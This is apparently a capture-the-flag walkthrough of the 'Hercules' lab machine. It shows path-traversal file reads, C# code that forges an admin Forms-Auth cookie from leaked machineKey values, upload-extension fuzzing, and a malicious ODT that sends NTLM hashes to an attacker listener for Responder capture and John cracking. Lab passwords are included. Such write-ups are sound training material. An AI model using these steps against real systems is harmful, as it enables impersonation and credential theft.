
interesting content of web.config
decryptionKey="B26C371EA0A71FA5C3C9AB53A343E9B962CD947CD3EB5861EDAE4CCC6B019581" validation="HMACSHA256" validationKey="EBF9076B4E3026BE6E3AD58FB72FF9FAD5F7134B42AC73822C5F3EE159F20214B73A80016F9DDB56BD194C268870845F7A60B39DEF96B553A022F1BA56A18B80”
Why the content of web.config is valuable for us ?
We retrieved web.config via LFI/path-traversal because the download endpoint failed to validate fileName and accepted our traversal payload (../../web.config). The endpoint returned the file successfully (HTTP/2 200 OK, Content-Disposition: attachment; filename="../../web.config").Quick content summary:
system.web→ Forms Authentication enabled (/Login).
- machineKey → includes
decryptionKey+validationKey(AES + HMACSHA256). This allows decrypting/forging Forms-Auth tickets.
compilation/httpRuntime/customErrors→ framework/runtime settings.
system.webServer→ rewrite rules (HTTPS), removed server headers, request filtering, httpErrors.
runtime→ assembly binding redirects.Bottom line: We successfully retrieved
web.config; the key finding is the machineKey.

decryptionKey is the symmetric key ASP.NET uses to encrypt confidential data (e.g. Forms-Auth tickets or ViewState) — typically with a block cipher like AES.
validationKeyis the integrity key used to compute/verify a MAC (e.g. HMAC-SHA256) so the server can detect tampering.If an attacker knows both keys they can craft a Forms-Auth payload, encrypt it with the
decryptionKeyand produce a valid MAC with thevalidationKey; the server will accept that cookie as legitimate — allowing impersonation of any account (including an admin).In the next step we create the admin cookie
Get web_admin cookie (Forms-Auth-Ticket)
Our next steps!
We had to create a new .NET project, add the required package (AspNetCore.LegacyAuthCookieCompat), restore all dependencies, build the project, and finally run it to generate the encrypted Forms-Auth cookie.
1. We create a new .NET console project named LegacyAuthConsole
dotnet new console -o LegacyAuthConsole
2.We change into the LegacyAuthConsole directory
cd LegacyAuthConsole
3. We add the AspNetCore.LegacyAuthCookieCompat package v2.0.5
dotnet add package AspNetCore.LegacyAuthCookieCompat --version 2.0.5
4. We restore .NET packages
dotnet restore

and then insert in Program.cs this code
(This code included the validationKey and decryptionKey that we got from web.config )
using System;
using System.Security.Claims;
using System.Threading.Tasks;
using AspNetCore.LegacyAuthCookieCompat;

class Program
{
    static void Main(string[] args)
    {
      string validationKey = "EBF9076B4E3026BE6E3AD58FB72FF9FAD5F7134B42AC73822C5F3EE159F20214B73A80016F9DDB56BD194C268870845F7A60B39DEF96B553A022F1BA56A18B80";
      string decryptionKey = "B26C371EA0A71FA5C3C9AB53A343E9B962CD947CD3EB5861EDAE4CCC6B019581";

      var issueDate = DateTime.Now;
      var expiryDate = issueDate.AddHours(1);
      var formsAuthenticationTicket = new FormsAuthenticationTicket(1, "web_admin", issueDate, expiryDate, false, "Web Administrators", "/");


      byte[] decryptionKeyBytes = HexUtils.HexToBinary(decryptionKey);
      byte[] validationKeyBytes = HexUtils.HexToBinary(validationKey);

      var legacyFormsAuthenticationTicketEncryptor = new LegacyFormsAuthenticationTicketEncryptor(decryptionKeyBytes, validationKeyBytes, ShaVersion.Sha256);

      var encryptedText = legacyFormsAuthenticationTicketEncryptor.Encrypt(formsAuthenticationTicket);

      Console.WriteLine(encryptedText);
    }
}
5. We build the .NET project
dotnet build
6. We run the .NET console application
dotnet run
We got the cookie
The cookies are changed every time!!!!
9C5AD4397AAFF0E6E7B08A7AA540750C789841DD30B5C7C6EEFD16F7E995F870C82CFAB6E2C79F0DF5D34CA52C4ED7F8075D319E76D8B43D168C9E0DBE4AFDADBCB4D291BE34E144713484C70F4BC74454FC8A4B16B107C531C94F2DA818160315AA8186F7E62160E30F3B6BF45663FF6003F53E233ACFB3C781C6D74A5DE0CF377134C21F00E489F51DEAE9E5BB5B667117042AAF803E55C1B6421D85AAF12FFB9D361AB786D4C055CEC16B72BEBC55F6B73555182B33F44E601B1204A7E6A0

What does the code do?
The code creates a new Forms Authentication ticket and encrypts it using the machineKey values from web.config.
- It defines the two keys:
validationKey(used for signing)
decryptionKey(used for encryption)
- It sets the issue and expiration times for the ticket.
- It creates a
FormsAuthenticationTicketfor web_admin with role Web Administrators.
- The hex keys are converted into byte arrays via
HexUtils.HexToBinary().
LegacyFormsAuthenticationTicketEncryptoruses AES + HMAC-SHA256 to encrypt the ticket securely.
- The result (
encryptedText) is the final .ASPXAUTH cookie, which the server will accept as valid if the keys match.
Web Admin Portal
Login again as ken.w https://hercules.htb/login
PW =change*th1s_p@ssw()rd!!
Open devtools F12 and insert the cookie that we got before

After hit F5 to reload the Page we are web_admin User now!

File Upload
We got to https://hercules.htb/Home/Forms
There we have a File upload Function

We Upload a random File and catch the Response with burbsuite
Change the Filename Parameter to test.FUZZ and `Copy to File

Create a costum Wordlist with extensions
extensions.txt
 asp
 aspx
 phar
 php
 php3
 php4
 php5
 txt
 shtm
 shtml
 phtm
 phtml
 jhtml
 pl
 jsp
 cfm
cfml
 py
 rb
 cfg
 zip
 pdf
 gz
 tar
 tar.gz
 tgz
 doc
 docx
 xls
 xlsx
 conf
 odt
 xml
 html
 hta
 py
 ps
Letz fuzz upload endpoints for allowed file extensions
ffuf -request uploads.req -w extensions.txt -c
We can Upload odt Files

Upload Filter


We have an upload function on the target web application and are attempting to upload a crafted bad.odt file to trigger the server (or a victim’s client) to perform an outbound authentication request that can be captured by Responder. The malicious .odt will try to include or reference an external resource (for example via an embedded image, external font, or remote XML/DTD) that, when dereferenced, causes an NTLM/NTLMv2 authentication attempt to an attacker-controlled SMB/HTTP endpoint — allowing us to capture a challenge/response hash for offline analysis.Note: Although the upload filter is supposed to allow only
.odtand.docx, our scans show a few additional extensions are sometimes accepted — the important point for our purposes is that we can successfully upload.odtfiles.I was get that file
HadesWeb.dllvia LFI
GET /Home/Download?fileName=../../bin/HadesWeb.dll` HTTP/2

To read in cleartext open that file in dnSpy
https://github.com/dnSpy/dnSpy/releases

We use this tool https://github.com/lof1sec/Bad-ODF

1. We create and activate a Python virtual environment
python3 -m venv .venv
source .venv/bin/activate
2. We create and enter the Bad-ODF directory
mkdir Bad-ODF && cd Bad-ODF
3. We install the ezodf and lxml Python packages
pip install ezodf lxml
4. We download the Bad-ODF exploit script
wget https://raw.githubusercontent.com/lof1sec/Bad-ODF/refs/heads/main/Bad-ODF.py
5. We run the Bad-ODF exploit script
python3 Bad-ODF.py
Insert you tun0 IP as listener
We upload bad.odt
We start responder
responder -I tun0
We got Hash of natalie.a


We crack the Hash
john --wordlist=/usr/share/wordlists/rockyou.txt natalie.a.hash
We got the PW Prettyprincess123!

Bloodhound Enumeration (until User Flag)

We collect comprehensive AD data via LDAP for BloodHound
bloodhound-python -u ken.w -p 'change*th1s_p@ssw()rd!!' -c All -d hercules.htb -ns 10.10.11.91 --zip --use-ldap
